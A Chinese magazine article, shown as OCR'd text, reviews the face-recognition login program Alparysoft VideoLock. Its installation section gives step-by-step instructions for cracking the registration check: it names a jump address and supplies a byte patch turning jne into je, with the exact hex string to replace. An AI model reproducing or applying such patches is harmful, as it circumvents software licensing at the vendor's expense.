



图 5

补充：Googlebot是Google的web抓取漫游器，它从web上收集文档，为Google搜索引擎建立可搜索的索引。



解锁系统"面子"问题

小龙猪

我们平时设置的电脑登录，基本上都是依靠的帐号及密码，而依赖指纹、声音来用于身份识别的，基本上是电影里出现的镜头，虽然在现实中，这种技术也早以经被应用，不过，也代表着高昂的价格，对于我们这类平凡的小菜来说，更是难得有机会接触这种"高科技"了。我在网上翻了许久，却意外的找到了一个类似的安全程序——Alparysoft VideoLock，它使用的不是什么密码，而是我们的这张脸（对，就是face），来作为系统钥匙解锁系统的，怎么样？不错吧，是不是有点"高科技"的味道了，当然，前提是我们必须要有一个视频设备，也就是摄像头。

一、软件介绍

Alparysoft VideoLock是一个英文软件，不过热心的朋友已经制作好了汉化包。它是一款能够辨识主人脸孔的计算机存取控制软件，也是全球第一套可以透过摄像头来辨识使用者的软件，在使用该软件前，必须要有摄像头，然后在摄像头前将您的脸部影像添加到该软件的数据库中，以后，只有通过了脸孔辨识，才有计算机的使用权！

二、软件安装和破解

首先运行解压后的setup程序进行原版的安装，再运行汉化程序就可以使用简体中文版本了。不过注意这个汉化补丁里包含了两个"流氓"程序，大家在安装的最后不要选择这两个程序就可以了。

安装后打开程序，发现软件在未注册的情况下有功能限制，用户不能更改安全级别和警告级别。找了好久也没发现破解补丁或者注册机，只能手动破解了。




图1



图2

通过注册处很容易知道软件利用机器码和注册码进行验证，说明可以进行本地突破。随便提交一个错误的注册码，得到一个错误的提示。用PEID载入程序，发现软件是使用Visual C++ 6.0编写的，并没有加壳（图1）。

有了这些信息，破解就好办多了。打开W32Dasm装载程序目录下的VideoLock，然后通过参考菜单下的串式数据，参考查看注册信息提示的地方，很顺利找到了软件注册错误后的提示内容："无效的注册码"，双击后发现验证只有一处。在提示上方得到了程序跳转的地址004255C3，再往上找就能看到这样一段：**004255C3 750E jne 004255D3**（图2）。

把jne改为je就可以了，利用W32Dasm定位到这一条后，利用HEX EDIT功能把75修改为74保存，或者利用Ultraedit把16进制数据：750EC686180100000168AC5E4600EB0CC6861801替换为740EC686180100000168AC5E4600EB0CC6861801，保存修改，就完成了对程序注册跳转的修改。然后随便输入一个注册码，成功成为注册用户（图3），这样我们就可以完全使用VideoLock的所有功能了。



图3

三、软件的使用

程序首次打开后会提示输入用户名和密码，我们可以任意输入。打开程序后我们可以看到这里包含了5个项目：识别训练、设置、查看日志、关于和注册。我们先来看下"识别训练"，在此处大家可以把自己的面部捕捉下来存放到软件的数据库中保留，注意这里的校准指的是识别的准确度，如果是0就表示最高准确度，也就是完全匹配，2表示最低的准确度。一般把基准设置到1就可以了，这样可以确保检验标准的合理。建议大家多存放一些图，本人建议至少放10张，这样检验才会比较有效（图4）。接下来就是程序的核心"设置"栏，此处摄像头设置是用来选择当前用户使用的设备型号，如果你有多个视频设备，请选择当前使用的那一个，要不进不了系统可别怪我哦。在安全级别里，可以看到三个检测项目：用户检测，脸部检测和运动检测。感觉这三项利用价值区别不大，运动检测可以根据运动极限设置的值来判断，值越高则更容易判断。



图4

用户检测虽然指定的是管理员才能开启，实际上只是检测成功后会给出一个提示，并且不需要输入密码（图5）。




图6



图5

这里的警告级别就不介绍了，一般设置到“无”就可以，有关警告级别的设置，有兴趣的朋友可以研究一下。下面的锁定热键可以自己定义，但是一定不要和一些其他程序的热键冲突。等待时间就是设置系统空闲多久后自动锁定，也是按需要而定。更改名称里可以修改当前软件配置的管理用户信息，一般情况下这个“设置”项目下按照软件默认的信息就可以了（图6）。

最后来看一下日志信息，这里记录了软件根据用户脸部信息验证成功后的记录情况，事件类型分别是对应你设置的检测类型。同时这里还保留了软件验证到的正确信息的图象，我和数据库中保存的图片对比了一下，没有任何一幅是相同的，看来软件判断的能力还真够智能化（图7）。

相信大家了解了上边一些基本情况后，用起来就得心应手了。平时我们只要在离开后，右键系统托盘下的VideoLock图标，或者通过设置的热键就可以锁定系统了，当系统锁定后，会自动





图7

